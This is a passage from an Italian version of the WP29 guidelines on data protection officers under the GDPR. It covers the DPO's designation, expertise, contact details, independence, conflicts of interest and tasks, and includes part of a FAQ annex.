- Una piccola azienda a conduzione familiare operante nel settore della distribuzione di elettrodomestici in una città si serve di un RdT la cui attività principale consiste nel fornire servizi di tracciamento degli utenti del sito web oltre all'assistenza per attività di pubblicità e marketing mirati. Le attività svolte dall'azienda e dai clienti non generano trattamenti di dati "su larga scala", in considerazione del ridotto numero di clienti e della gamma relativamente limitata di attività. Tuttavia, il RdT, che conta numerosi clienti come questa piccola azienda familiare, svolge, nel suo complesso, trattamenti su larga scala. Ne deriva che il responsabile deve nominare un RPD ai sensi dell'art. 37, primo paragrafo, lett. b); al contempo, l'azienda

in quanto tale non è soggetta all'obbligo di nomina del RPD.

- Un'azienda di medie dimensioni che produce rivestimenti in ceramica incarica un responsabile esterno della gestione dei servizi di salute occupazionale; tale responsabile ha un numero elevato di clienti con caratteristiche analoghe. Il responsabile è tenuto a nominare un RPD ai sensi dell'art. 37, primo paragrafo, lett. b), poiché svolge trattamenti su larga scala. Tuttavia, l'azienda non è tenuta necessariamente allo stesso adempimento.

Il RPD nominato da un soggetto RPD vigila anche sulle attività svolte da tale soggetto quando operi in qualità di autonomo TdT – per esempio, rispetto ai dati concernenti il personale, le risorse informatiche, la logistica.

2.8. DESIGNAZIONE DI UN UNICO RPD PER PIÙ ORGANISMI

L'art. 37, §2, consente a un gruppo imprenditoriale di nominare un unico RPD a condizione che quest'ultimo sia "*facilmente raggiungibile da ciascuno stabilimento*". Il concetto di raggiungibilità si riferisce ai compiti del RPD in quanto punto di contatto per gli interessati,[19] l'autorità di controllo[20] e i soggetti interni *all'organismo o all'ente, visto che uno dei compiti del RPD consiste nell' "informare e fornire consulenza al TdT o al RdT nonché ai dipendenti che eseguono il trattamento in merito agli obblighi derivanti dal presente regolamento*".[21]

Allo scopo di assicurare la raggiungibilità del RPD, interno o esterno, è importante garantire la disponibilità dei dati di contatto nei termini previsti dal RGPD.[22]

Il RPD, se necessario con il supporto di un *team* di collaboratori, deve essere in grado di comunicare con gli interessati[23] in modo efficiente e di collaborare[24] con le autorità di controllo interessate. Ciò significa, fra l'altro, che le comunicazioni in questione devono avvenire nella lingua utilizzata dalle autorità di controllo e dagli interessati volta per volta in causa.

Il fatto che il RPD sia raggiungibile – vuoi fisicamente all'interno dello stabile ove operano i dipendenti, vuoi attraverso una linea dedicata o altri mezzi idonei e sicuri di comunicazione – è fondamentale al fine di garantire all'interessato la possibilità di contattare il RPD stesso.

Ai sensi dell'art. 37, terzo paragrafo, è ammessa la designazione di un unico RPD per più autorità pubbliche o organismi pubblici, tenuto conto della loro struttura organizzativa e dimensione. Valgono le stesse considerazioni svolte in tema di risorse e comunicazioni. Poiché il RPD è chiamato a una molteplicità di funzioni, il titolare o il responsabile deve assicurarsi che un unico RPD, se necessario supportato da un *team* di collaboratori, sia in grado di adempiere in modo efficiente a tali funzioni anche se designato da una molteplicità di autorità e organismi pubblici.

2.9. ACCESSIBILITÀ E LOCALIZZAZIONE DEL RPD

Ai sensi dell'art. 4 [sic] del RGPD, l'accessibilità del RPD deve essere effettivamente tale. Per garantire tale accessibilità, il *WP29* raccomanda che il RPD sia localizzato nel territorio dell'Unione europea, indipendentemente dal fatto che il titolare o il responsabile siano stabiliti nell'Ue.

Tuttavia, non si può escludere che, in alcuni casi ove il titolare o il responsabile non sono stabiliti nell'Ue[25], un RPD sia in grado di svolgere i propri compiti con maggiore efficacia operando al di fuori del territorio dell'Ue.

2.10. COMPETENZE E COMPETENZE DEL RPD

In base all'art. 37, §5, il RPD "*è designato in funzione delle qualità professionali, in particolare della conoscenza specialistica della normativa e delle prassi in materia di protezione dei dati, e della capacità di assolvere i compiti di cui all'art. 39*". Nel cons. 97 si prevede che il livello necessario di conoscenza specialistica dovrebbe essere determinato in base ai trattamenti di dati effettuati e alla protezione richiesta per i dati personali oggetto di trattamento.

- <u>CONOSCENZE SPECIALISTICHE</u>

Il livello di conoscenza specialistica richiesto non trova una definizione tassativa; piuttosto, deve essere proporzionato alla sensibilità, complessità e quantità dei dati sottoposti a trattamento. Per esempio, se un trattamento riveste particolare complessità oppure comporta un volume consistente di dati sensibili, il RPD avrà probabilmente bisogno di un livello più elevato di conoscenze specialistiche e di supporto. Occorre anche distinguere in base all'esistenza di trasferimenti sistematici ovvero occasionali di dati personali al di fuori dell'Unione europea. Ne

consegue la necessità di una particolare attenzione nella scelta del RPD, in cui si tenga adeguatamente conto delle problematiche in materia di protezione dei dati con cui il singolo titolare deve confrontarsi.

- QUALITÀ PROFESSIONALI

L'art. 37, §5, non specifica le qualità professionali da prendere in considerazione nella nomina di un RPD; tuttavia, sono pertinenti al riguardo la conoscenza da parte del RPD della normativa e delle prassi nazionali ed europee in materia di protezione dei dati e un'approfondita conoscenza del RGPD. Proficua anche la promozione di una formazione adeguata e continua rivolta ai RPD da parte delle Autorità di controllo.
È utile la conoscenza dello specifico settore di attività e della struttura organizzativa del titolare; inoltre, il RPD dovrebbe avere buona familiarità con le operazioni di trattamento svolte nonché con i sistemi informativi e le esigenze di sicurezza e protezione dati manifestate dal titolare.
Nel caso di un'autorità pubblica o di un organismo pubblico, il RPD dovrebbe possedere anche una conoscenza approfondita delle norme e procedure amministrative applicabili.

- CAPACITÀ DI ASSOLVERE I SUOI COMPITI

Per capacità di assolvere i propri compiti si deve intendere sia quanto è legato alle qualità personali e alle conoscenze del RPD, sia quanto dipende dalla posizione del RPD all'interno dell'azienda o dell'organismo. Le qualità personali dovrebbero comprendere, per esempio, l'integrità ed elevati standard deontologici; il RPD dovrebbe perseguire in via primaria l'osservanza delle disposizioni del RGPD. Il RPD svolge un ruolo chiave nel promuovere la cultura della protezione dei dati all'interno dell'azienda o dell'organismo, e contribuisce a dare attuazione a elementi essenziali del regolamento quali i principi fondamentali del trattamento[26], i diritti degli interessati[27], la protezione dei dati sin dalla fase di progettazione e per impostazione predefinita[28], i registri delle attività di trattamento[29], la sicurezza dei trattamenti[30] e la notifica e comunicazione delle violazioni di dati personali.[31]

- RPD SULLA BASE DI UN CONTRATTO DI SERVIZI

La funzione di RPD può essere esercitata anche in base a un contratto di servizi stipulato con una persona fisica o giuridica esterna all'organismo o all'azienda titolare/responsabile del trattamento. In tal caso, è indispensabile che ciascun soggetto appartenente alla persona del RGPD; per esempio, è indispensabile che nessuno di tali soggetti versi in situazioni di conflitto di interessi. Pari importanza riveste il fatto che ciascuno dei soggetti in questione goda delle tutele previste dal RGPD: per esempio, non è ammissibile la risoluzione ingiustificata del contratto di servizi in rapporto alle attività svolte in quanto RPD, né è ammissibile l'ingiustificata rimozione di un singolo appartenente alla persona giuridica che svolga funzioni di RPD. Al contempo, si potranno associare le competenze e le capacità individuali affinché il contributo collettivo fornito da più soggetti consenta di rendere alla clientela un servizio più efficiente.
Per favorire una corretta e trasparente organizzazione interna e prevenire conflitti di interesse a carico dei componenti il *team* RPD, si raccomanda di procedere a una chiara ripartizione dei compiti all'interno del *team* RPD e di prevedere che sia un solo soggetto a fungere da contatto principale e "incaricato" per ciascun cliente. Sarà utile, in via generale, inserire specifiche disposizioni in merito nel contratto di servizi.

2.11. PUBBLICAZIONE E COMUNICAZIONE DELLE INFORMAZIONI DI CONTATTO DEL RPD

L'art. 37, settimo paragrafo, del RGPD impone al TdT o al RdT di:

- pubblicare i dati di contatto del RPD e
- comunicare i dati di contatto del RPD alle pertinenti autorità di controllo.

Queste disposizioni mirano a garantire che tanto gli interessati (all'interno o all'esterno dell'ente/organismo titolare o responsabile) quanto le autorità di controllo possano contattare il RPD in modo facile e diretto senza doversi rivolgere a un'altra struttura operante presso il titolare/responsabile. Anche la confidenzialità riveste pari importanza; per esempio, i dipendenti possono essere riluttanti a presentare reclami al RPD se non viene garantita la confidenzialità delle loro comunicazioni. Il RPD è tenuto a osservare le norme in materia di segreto o confidenzialità nello svolgimento dei propri compiti, in conformità del diritto dell'Unione o degli Stati membri (art. 38, §5).

I dati di contatto del RPD dovrebbero comprendere tutte le informazioni che consentono agli interessati e all'autorità di controllo di raggiungere facilmente il RPD stesso: recapito postale, numero telefonico dedicato e/o indirizzo dedicato di posta elettronica. Se opportuno, per facilitare

la comunicazione con il pubblico, si potrebbero indicare anche canali ulteriori: una hotline dedicata, un modulo specifico per contattare il RPD pubblicato sul sito del titolare/responsabile.

In base all'art. 37, settimo paragrafo, del RGPD non è necessario pubblicare anche il nominativo del RPD. Seppure ciò rappresenti con ogni probabilità di una buona prassi, spetta al titolare o al responsabile e allo stesso RPD stabilire se si tratti di un'informazione necessaria o utile nelle specifiche circostanze.[32] Tuttavia, comunicare il nominativo del RPD all'autorità di controllo è fondamentale affinché il RPD funga da punto di contatto fra il singolo ente o organismo e l'autorità di controllo stessa (art. 39, §1, lett. e)).

In termini di buone prassi, il *WP29* raccomanda, inoltre, che il titolare/responsabile comunichi ai dipendenti il nominativo e i dati di contatto del RPD. Per esempio, queste informazioni (nominativo e dati di contatto) potrebbero essere pubblicate sulla intranet del titolare/responsabile, inserite nell'elenco telefonico interno e nei diversi organigrammi della struttura.

3. POSIZIONE DEL RPD

3.1. IL COINVOLGIMENTO DEL RPD IN TUTTE LE QUESTIONI RIGUARDANTI LA PROTEZIONE DEI DATI PERSONALI

Ai sensi dell'art. 38 del RGPD, il titolare e il responsabile assicurano che il RPD sia "*tempestivamente e adeguatamente coinvolto in tutte le questioni riguardanti la protezione dei dati personali*".

È essenziale che il RPD, o il suo *team* di collaboratori, sia coinvolto quanto prima possibile in ogni questione attinente la protezione dei dati. Per quanto concerne le valutazioni di impatto sulla protezione dei dati, il regolamento prevede espressamente che il RPD vi sia coinvolto fin dalle fasi iniziali e specifica che il titolare ha l'obbligo di consultarlo nell'effettuazione di tali valutazioni.[33] Assicurare il tempestivo e immediato coinvolgimento del RPD, tramite la sua informazione e consultazione fin dalle fasi iniziali, faciliterà l'osservanza del RGPD e promuoverà l'applicazione del principio di privacy (e protezione dati) fin dalla fase di progettazione; pertanto, questo dovrebbe rappresentare l'approccio standard all'interno della struttura del titolare/responsabile. Inoltre, è importante che il RPD sia annoverato fra gli interlocutori all'interno della struttura suddetta, e che partecipi ai gruppi di lavoro che volta per volta si occupano delle attività di trattamento.

Ciò significa che occorrerà garantire, per esempio:

- che il RPD sia invitato a partecipare su base regolare alle riunioni del management di alto e medio livello;
- la presenza del RPD ogniqualvolta debbano essere assunte decisioni che impattano sulla protezione dei dati. Il RPD deve disporre tempestivamente di tutte le informazioni pertinenti in modo da poter rendere una consulenza idonea;
- che il parere del RPD riceva sempre la dovuta considerazione. In caso di disaccordi, il *WP29* raccomanda, quale buona prassi, di documentare le motivazioni che hanno portato a condotte difformi da quelle raccomandate dal RPD;
- che il RPD sia consultato tempestivamente qualora si verifichi una violazione dei dati o un altro incidente.

Ove opportuno, il titolare o il responsabile potrebbero mettere a punto linee guida ovvero programmazioni in materia di protezione dei dati che indichino i casi di consultazione obbligatoria del RPD.

3.2. RISORSE NECESSARIE

L'art. 38, secondo paragrafo, del RGPD obbliga il titolare o il responsabile a sostenere il RPD "*fornendogli le risorse necessarie per assolvere tali compiti e accedere ai dati personali e ai trattamenti e per mantenere la propria conoscenza specialistica*". Ciò si traduce, in modo particolare, nelle indicazioni seguenti:

- supporto attivo delle funzioni del RPD da parte del senior management (per esempio, a livello del consiglio di amministrazione);

- tempo sufficiente per l'espletamento dei compiti affidati al RPD. Ciò riveste particolare importanza se viene designato un RPD interno con un contratto part–time, oppure se il RPD esterno si occupa di protezione dati oltre a svolgere altre incombenze. In caso contrario, il rischio è che le attività cui il RPD è chiamato finiscano per essere trascurate a causa di conflitti con altre priorità. È fondamentale disporre di tempo sufficiente da dedicare allo svolgimento dei compiti previsti per il RPD; una prassi da raccomandare consiste nel definire la percentuale del tempo lavorativo destinata alle attività di RPD quando quest'ultimo svolga anche altre funzioni. Un'altra buona prassi consiste nello stabilire il tempo necessario per adempiere alle relative incombenze, definire il livello di priorità spettante a tali incombenze, e prevedere che il RPD stesso (ovvero l'azienda/l'organismo titolare o responsabile) rediga un piano di lavoro;
- supporto adeguato in termini di risorse finanziarie, infrastrutture (sede, attrezzature, strumentazione) e, ove opportuno, personale;
- comunicazione ufficiale della nomina del RPD a tutto il personale, in modo da garantire che la sua presenza e le sue funzioni siano note all'interno dell'azienda/dell'organismo;
- accesso garantito ad altri servizi (risorse umane, ufficio giuridico, IT, sicurezza, ecc.) così da fornire al RPD supporto, informazioni e input essenziali;
- formazione permanente. I RPD devono avere la possibilità di curare il proprio aggiornamento con riguardo agli sviluppi nel settore della protezione dati. Ciò mira, in ultima analisi, a consentire un incremento continuo del livello di competenze proprio dei RPD, che dovrebbero essere incoraggiati a partecipare a corsi di formazione su materie attinenti alla protezione dei dati e ad altre occasioni di professionalizzazione (forum in materia di privacy, workshop, ecc.);
- alla luce delle dimensioni e della struttura della singola azienda/del singolo organismo, può risultare necessario costituire un ufficio o un gruppo di lavoro RPD (formato dal RPD stesso e dal rispettivo personale). In casi del genere, è opportuno definire con precisione la struttura interna del gruppo di lavoro nonché i compiti e le responsabilità individuali. Analogamente, se la funzione di RPD viene esercitata da un fornitore di servizi esterno all'azienda/all'organismo, potrà aversi la costituzione di un gruppo di lavoro formato da soggetti operanti per conto di tale fornitore e incaricati di svolgere le funzioni di RPD sotto la direzione di un responsabile che funga da contatto per il cliente.

In linea di principio, quanto più aumentano complessità e/o sensibilità dei trattamenti, tanto maggiori devono essere le risorse messe a disposizione del RPD. La funzione "protezione dati" deve poter operare con efficienza e contare su risorse sufficienti in proporzione al trattamento svolto.

3.3. ISTRUZIONI E [SIGNIFICATO DI] "ADEMPIERE ALLE FUNZIONI E AI COMPITI LORO INCOMBENTI IN MANIERA INDIPENDENTE"

L'art. 38, terzo paragrafo, fissa alcune garanzie essenziali per consentire ai RPD di operare con un grado sufficiente di autonomia all'interno dell'organizzazione del titolare/responsabile. In particolare, questi ultimi sono tenuti ad assicurare che il RPD "*non riceva alcuna istruzione per quanto riguarda l'esecuzione di tali compiti*". Il cons. 97 aggiunge che i RPD "*dipendenti o meno del TdT, dovrebbero poter adempiere alle funzioni e ai compiti loro incombenti in maniera indipendente*".

Ciò significa che il RPD, nell'esecuzione dei compiti attribuitigli ai sensi dell'art. 39, non deve ricevere istruzioni sull'approccio da seguire nel caso specifico – quali siano i risultati attesi, come condurre gli accertamenti su un reclamo, se consultare o meno l'autorità di controllo. Né deve ricevere istruzioni sull'interpretazione da dare a una specifica questione attinente alla normativa in materia di protezione dei dati.

Tuttavia, l'autonomia del RPD non significa che quest'ultimo disponga di un margine decisionale superiore al perimetro dei compiti fissati nell'art. 39.

Il titolare o il responsabile mantengono la piena responsabilità dell'osservanza della normativa in materia di protezione dei dati e devono essere in grado di dimostrare tale osservanza.[34]

Se il titolare o il responsabile assumono decisioni incompatibili con il RGPD e le indicazioni fornite dal RPD, quest'ultimo dovrebbe avere la possibilità di manifestare il proprio dissenso al più alto livello del management e ai decisori. Al riguardo, l'art. 38, §3, prevede che il RPD "riferisce direttamente al vertice gerarchico del TdT o del responsabile del trattamento". Tale rapporto diretto garantisce che il vertice amministrativo (per esempio, il consiglio di amministrazione) sia a conoscenza delle indicazioni e delle raccomandazioni fornite dal RPD nel

quadro delle sue funzioni di informazione e consulenza a favore del titolare o del responsabile. Un altro esempio di tale rapporto diretto consiste nella redazione di una relazione annuale delle attività svolte dal RPD da sottoporre al vertice gerarchico.

3.4. LICENZIAMENTO O PENALITÀ PER L'ESECUZIONE DI ATTIVITÀ RPD

L'art. 38, terzo paragrafo, prevede che il RPD "*non è rimosso o penalizzato dal TdT o dal RdT per l'adempimento dei propri compiti*".

Questa prescrizione mira a potenziare l'autonomia del RPD e ad assicurarne l'indipendenza nell'adempimento dei compiti assegnatigli, attraverso la previsione di un'adeguata tutela.

Il divieto di penalizzazioni menzionato nel RGPD si applica solo con riguardo a quelle penalizzazioni eventualmente derivanti dallo svolgimento dei compiti propri del RPD. Per esempio, un RPD può ritenere che un determinato trattamento comporti un rischio elevato e quindi raccomandare al titolare o al responsabile di condurre una VdI, ma questi ultimi non concordano con la valutazione del RPD. In casi del genere non è ammissibile che il RPD sia rimosso dall'incarico per avere formulato la raccomandazione in oggetto.

Le penalizzazioni possono assumere molte forme e avere natura diretta o indiretta. Per esempio, potrebbero consistere nella mancata o ritardata promozione, nel blocco delle progressioni di carriera, nella mancata concessione di incentivi rispetto ad altri dipendenti. Non è necessario che si arrivi all'effettiva applicazione di una penalizzazione, essendo sufficiente anche la sola minaccia nella misura in cui sia rivolta al RPD in rapporto alle attività da questi svolte.

Viceversa, e conformemente alle normali regole di gestione applicabili a ogni altro dipendente o fornitore soggetto alla disciplina del rispettivo contratto nazionale ovvero alle norme di diritto penale e del lavoro, sarebbe legittimamente possibile interrompere il rapporto con il RPD per motivazioni diverse dallo svolgimento dei compiti che gli sono propri: per esempio, in caso di furto, molestie sessuali o di altro genere, o altre analoghe e gravi violazioni deontologiche.

In questo ambito va rilevato che il RGPD non specifica le modalità e la tempistica riferite alla cessazione del rapporto di lavoro del RPD o alla sua sostituzione. Tuttavia, quanto maggiore è la stabilità del contratto stipulato con il RPD e maggiori le tutele previste contro l'ingiusto licenziamento, tanto maggiore sarà la probabilità che l'azione del RPD si svolga in modo indipendente. Il *WP29* vede, quindi, con favore ogni iniziativa assunta in tal senso dai titolari e responsabili di trattamento.

3.5. CONFLITTO D'INTERESSI

In base all'art. 38, §6, al RPD è consentito di "*svolgere altri compiti e funzioni*", ma a condizione che il TdT o il RdT si assicuri che "*tali compiti e funzioni non diano adito a un conflitto di interessi*".

L'assenza di conflitti di interessi è strettamente connessa agli obblighi di indipendenza. Anche se un RPD può svolgere altre funzioni, l'affidamento di tali ulteriori compiti e funzioni è possibile solo a condizione che essi non diano adito a conflitti di interessi. Ciò significa, in modo particolare, che un RPD non può rivestire, all'interno dell'organizzazione del titolare o del responsabile, un ruolo che comporti la definizione delle finalità o modalità del trattamento di dati personali. Si tratta di un elemento da tenere in considerazione caso per caso guardando alla specifica struttura organizzativa del singolo titolare o responsabile.

A grandi linee, possono sussistere situazioni di conflitto all'interno dell'organizzazione del titolare o del responsabile riguardo a ruoli manageriali di vertice (amministratore delegato, responsabile operativo, responsabile finanziario, responsabile sanitario, direzione marketing, direzione risorse umane, responsabile IT), ma anche rispetto a posizioni gerarchicamente inferiori se queste ultime comportano la determinazione di finalità o mezzi del trattamento. Inoltre, può insorgere un conflitto di interessi se, per esempio, a un RPD esterno si chiede di rappresentare il titolare o il responsabile in un giudizio che tocchi problematiche di protezione dei dati.

A seconda delle attività, delle dimensioni e della struttura organizzativa del titolare o del responsabile, si possono indicare le seguenti buone prassi:

- individuare le qualifiche e funzioni che sarebbero incompatibili con quella di RPD;
- redigere regole interne a tale scopo onde evitare conflitti di interessi;
- prevedere un'illustrazione più articolata dei casi di conflitto di interessi;

- dichiarare che il RPD non versa in alcuna situazione di conflitto di interessi con riguardo alle funzioni di RPD, al fine di sensibilizzare rispetto al requisito in questione;
- prevedere specifiche garanzie nelle regole interne e fare in modo che nel segnalare la disponibilità di una posizione lavorativa quale RPD ovvero nel redigere il contratto di servizi si utilizzino formulazioni sufficientemente precise e dettagliate così da prevenire conflitti di interessi. Al riguardo, si deve ricordare, inoltre, che un conflitto di interessi può assumere varie configurazioni a seconda che il RPD sia designato fra soggetti interni o esterni all'organizzazione.

4. COMPITI DEL RPD

4.1. MONITORAGGIO DELLA CONFORMITÀ AL GDPR

L'art. 39, §1, lett. b), affida al RPD, fra gli altri, il compito di sorvegliare l'osservanza del RGPD. Nel Cons. 97 si specifica che il TdT o il RdT dovrebbe essere "*assistito [dal RPD] nel controllo del rispetto a livello interno del presente regolamento*".

Fanno parte di questi compiti di controllo svolti dal RPD, in particolare

- la raccolta di informazioni per individuare i trattamenti svolti;
- l'analisi e la verifica dei trattamenti in termini di loro conformità,
- l'attività di informazione, consulenza e indirizzo nei confronti di titolare o responsabile.

Il controllo del rispetto del regolamento non significa che il RPD sia personalmente responsabile in caso di inosservanza. Il RGPD chiarisce che spetta al titolare, e non al RPD, "*mette[re] in atto misure tecniche e organizzative adeguate a garantire, ed essere in grado di dimostrare, che il trattamento è effettuato conformemente al presente regolamento*" (art. 24, §1). Il rispetto delle norme in materia di protezione dei dati fa parte della responsabilità d'impresa del TdT, non del RPD.

4.2. IL RUOLO DEL RPD NELLA VDI SULLA PROTEZIONE DEI DATI

In base all'art. 35, §1, spetta al TdT, e non al RPD, condurre, ove necessario, una VdI sulla protezione dei dati (VdI, nell'acronimo inglese). Tuttavia, il RPD svolge un ruolo fondamentale e di grande utilità assistendo il titolare nello svolgimento di tale VdI. In ossequio al principio di "protezione dei dati fin dalla fase di progettazione" (o *data protection by design*), l'art. 35, secondo paragrafo, prevede in modo specifico che il titolare "*si consulta*" con il RPD quando svolge una VdI. A sua volta, l'art. 39, primo paragrafo, lett. c) affida al RPD il compito di "*fornire, se richiesto, un parere in merito alla VdI sulla protezione dei dati e sorvegliarne lo svolgimento ai sensi dell'art. 35*".

Il *WP29* raccomanda che il titolare si consulti con il RPD, fra l'altro, sulle seguenti tematiche:[35]

- se condurre o meno una VdI;
- quale metodologia adottare nel condurre una VdI;
- se condurre la VdI con le risorse interne ovvero esternalizzandola;
- quali salvaguardie applicare, comprese misure tecniche e organizzative, per attenuare i rischi per i diritti e gli interessi delle persone interessate;
- se la VdI sia stata condotta correttamente o meno, e se le conclusioni raggiunte (procedere o meno con il trattamento, e quali salvaguardie applicare) siano conformi al RGPD.

Qualora il titolare non concordi con le indicazioni fornite dal RPD, è necessario che la documentazione relativa alla VdI riporti specificamente per iscritto le motivazioni per cui si è ritenuto di non conformarsi a tali indicazioni.[36]

Inoltre, il *WP29* raccomanda che il titolare definisca con chiarezza, per esempio nel contratto stipulato con il RPD, ma anche fornendo informative ai dipendenti, agli amministratori e, ove pertinente, ad altri aventi causa, i compiti specificamente affidati al RPD e i rispettivi ambiti, con particolare riguardo alla conduzione della VdI.

4.3. COOPERAZIONE CON L'AUTORITÀ DI CONTROLLO E FUNZIONE DI PUNTO DI CONTATTO

In base all'art. 39, §1, lettere d) ed e), il RPD deve "cooperare con l'autorità di controllo" e "fungere da punto di contatto per l'autorità di controllo per questioni connesse al trattamento, tra cui la consultazione preventiva di cui all'art. 36, ed effettuare, se del caso, consultazioni relativamente a ogni altra questione".
Questi compiti attengono al ruolo di "facilitatore" attribuito al RPD e già menzionato nell'introduzione alle presenti Linee–guida. Il RPD funge da punto di contatto per facilitare l'accesso, da parte dell'autorità di controllo, ai documenti e alle informazioni necessarie per l'adempimento dei compiti attribuitile dall'art. 57 nonché ai fini dell'esercizio dei poteri di indagine, correttivi, autorizzativi e consultivi di cui all'art. 58. Si è già rilevato che il RPD è tenuto al rispetto delle norme in materia di segreto o riservatezza, in conformità del diritto dell'Unione o degli Stati membri (art. 38, §5); tuttavia, tali vincoli di segreto/riservatezza non precludono la possibilità per il RPD di contattare e chiedere lumi all'autorità di controllo. L'art. 39, §1, prevede che il RPD possa consultare l'autorità di controllo con riguardo a qualsiasi altra questione, se del caso.

4.4. APPROCCIO BASATO SUL RISCHIO

In base all'art. 39, secondo paragrafo, il RPD deve "considera[re] debitamente i rischi inerenti al trattamento, tenuto conto della natura, dell'ambito di applicazione, del contesto e delle finalità del medesimo".
Si tratta di una disposizione di portata generale e ispirata a criteri di buon senso, verosimilmente applicabile sotto molti riguardi all'attività quotidiana del RPD. In sostanza, si chiede al RPD di definire un ordine di priorità nell'attività svolta e di concentrarsi sulle questioni che presentino maggiori rischi in termini di protezione dei dati. Seppure ciò non significhi che il RPD debba trascurare di sorvegliare il grado di conformità di altri trattamenti associati a un livello di rischio comparativamente inferiore, di fatto la disposizione segnala l'opportunità di dedicare attenzione prioritaria agli ambiti che presentino rischi più elevati.
Attraverso questo approccio selettivo e pragmatico, il RPD dovrebbe essere più facilmente in grado di consigliare al titolare quale metodologia seguire nel condurre una VdI, a quali settori riservare un audit interno o esterno in tema di protezione dei dati, quali attività di formazione interna prevedere per il personale o gli amministratori che trattino dati personali, e a quali trattamenti dedicare maggiori risorse e tempo.

4.5. IL RUOLO DEL RPD NELLA TENUTA DEL REGISTRO DELLE ATTIVITÀ DI TRATTAMENTO

L'art. 30, primo e secondo paragrafo, prevede che sia il TdT o il RdT, e non il RPD, a "*ten[ere] un registro delle attività di trattamento svolte sotto la propria responsabilità*" ovvero "*un registro di tutte le categorie di trattamento svolte per conto di un TdT*".
Nella realtà, sono spesso i RPD a realizzare l'inventario dei trattamenti e tenere un registro di tali trattamenti sulla base delle informazioni fornite loro dai vari uffici o unità che trattano dati personali. È una prassi consolidata e fondata sulle disposizioni di numerose leggi nazionali nonché sulla normativa in materia di protezione dati applicabile alle istituzioni e agli organismi dell'Ue.[37]
L'art. 39, primo paragrafo, contiene un elenco non esaustivo dei compiti affidati al RPD. Pertanto, niente vieta al TdT o al RdT di affidare al RPD il compito di tenere il registro delle attività di trattamento sotto la responsabilità del titolare o del responsabile stesso. Tale registro va considerato uno degli strumenti che consentono al RPD di adempiere agli obblighi di sorveglianza del rispetto del regolamento, informazione e consulenza nei riguardi del titolare o del responsabile.
In ogni caso, il registro la cui tenuta è obbligatoria ai sensi dell'art. 30 deve essere considerato anche uno strumento che consente al titolare e all'autorità di controllo, su richiesta, di disporre di un quadro complessivo dei trattamenti di dati personali svolti dallo specifico soggetto. In quanto tale, esso costituisce un presupposto indispensabile ai fini dell'osservanza delle norme e, pertanto, un'efficace misura di responsabilizzazione.

5. ALLEGATO ALLE LINEE – GUIDA SUL RPD – INDICAZIONI

ESSENZIALI

L'allegato intende rispondere, in forma sintetica e semplificata, ad alcune delle domande fondamentali rispetto al nuovo obbligo di designazione di un RPD fissato nel regolamento generale sulla protezione dei dati

5.1. DESIGNAZIONE DEL RPD

1. CHI È TENUTO A DESIGNARE UN RPD?

La designazione di un RPD è obbligatoria:

- se il trattamento è svolto da un'autorità pubblica o da un organismo pubblico;
- se le attività principali del titolare o del responsabile consistono in trattamenti che richiedono il monitoraggio regolare e sistematico di interessati su larga scala; oppure
- se le attività principali del titolare o del responsabile consistono nel trattamento su larga scala di categorie particolari di dati o di dati personali relativi a condanne penali e reati.

Si tenga presente che la designazione obbligatoria di un RPD può essere prevista anche in casi ulteriori in base alla legge nazionale o al diritto dell'Ue. Inoltre, anche ove la designazione di un RPD non sia obbligatoria, può risultare utile procedere a tale designazione su base volontaria. Il Gruppo di lavoro "Art. 29" (*WP29*) incoraggia un approccio di questo genere. Qualora si proceda alla designazione di un RPD su base volontaria, si applicano gli identici requisiti – in termini di criteri per la designazione, posizione e compiti – che valgono per i RPD designati in via obbligatoria.

Fonte: art. 37(1) RGPD

2. COSA SIGNIFICA "ATTIVITÀ PRINCIPALI"?

Con "attività principali" si possono intendere le operazioni essenziali che sono necessarie al raggiungimento degli obiettivi perseguiti dal TdT o dal RdT, comprese tutte quelle attività per le quali il trattamento dei dati è inscindibilmente connesso all'attività del titolare o del responsabile. Per esempio, il trattamento di dati relativi alla salute (come le cartelle sanitarie dei pazienti) è da ritenersi una delle attività principali di qualsiasi ospedale; ne deriva che tutti gli ospedali dovranno designare un RPD.

D'altra parte, tutti gli organismi (pubblici e privati) svolgono determinate attività quali il pagamento delle retribuzioni al personale ovvero dispongono di strutture standard di supporto informatico. Si tratta di esempi di funzioni di supporto necessarie ai fini dell'attività principale o dell'oggetto principale del singolo organismo, ma pur essendo necessarie o perfino essenziali sono considerate solitamente di natura accessoria e non vengono annoverate fra le attività principali.

Fonte: art. 37, §1, lettere b) e c) RGPD

3. COSA SIGNIFICA "SU LARGA SCALA"?

Il regolamento non definisce cosa rappresenti un trattamento "su larga scala". Il ***WP29*** raccomanda di tenere conto, in particolare, dei fattori qui elencati al fine di stabilire se un trattamento sia effettuato su larga scala:

- il numero di soggetti interessati dal trattamento, in termini assoluti ovvero espressi in percentuale della popolazione di riferimento;
- il volume dei dati e/o le diverse tipologie di dati oggetto di trattamento;
- la durata, ovvero la persistenza, dell'attività di trattamento;
- la portata geografica dell'attività di trattamento.

Alcuni esempi di trattamento su larga scala sono i seguenti:

- trattamento di dati relativi a pazienti svolto da un ospedale nell'ambito delle ordinarie attività;
- trattamento di dati relativi agli spostamenti di utenti di un servizio di trasporto pubblico cittadino (per esempio, il loro tracciamento attraverso titoli di viaggio);
- trattamento di dati di geolocalizzazione raccolti in tempo reale per finalità statistiche da un responsabile specializzato nella prestazione di servizi di questo tipo rispetto ai clienti di una catena internazionale di fast food;
- trattamento di dati relativi alla clientela da parte di una compagnia assicurativa o di una banca

nell'ambito delle ordinarie attività;

- trattamento di dati personali da parte di un motore di ricerca per finalità di pubblicità comportamentale;
- trattamento di dati (metadati, contenuti, ubicazione) da parte di fornitori di servizi telefonici o telematici.

Alcuni esempi di trattamento non su larga scala sono i seguenti:

- trattamento di dati relativi a pazienti svolto da un singolo professionista sanitario;
- trattamento di dati personali relativi a condanne penali e reati svolto da un singolo avvocato.

Fonte: art. 37, §1, lettere b) e c), RGPD

4. COSA SIGNIFICA "MONITORAGGIO REGOLARE E SISTEMATICO"?

Il concetto di monitoraggio regolare e sistematico degli interessati non trova definizione all'interno del RGPD; tuttavia, esso comprende senza dubbio tutte le forme di tracciamento e profilazione su Internet anche per finalità di pubblicità comportamentale. Non si tratta, però di un concetto riferito esclusivamente all'ambiente online.

Alcune esemplificazioni di attività che possono configurare un monitoraggio regolare e sistematico di interessati: curare il funzionamento di una rete di telecomunicazioni; la prestazione di servizi di telecomunicazioni; il reindirizzamento di messaggi di posta

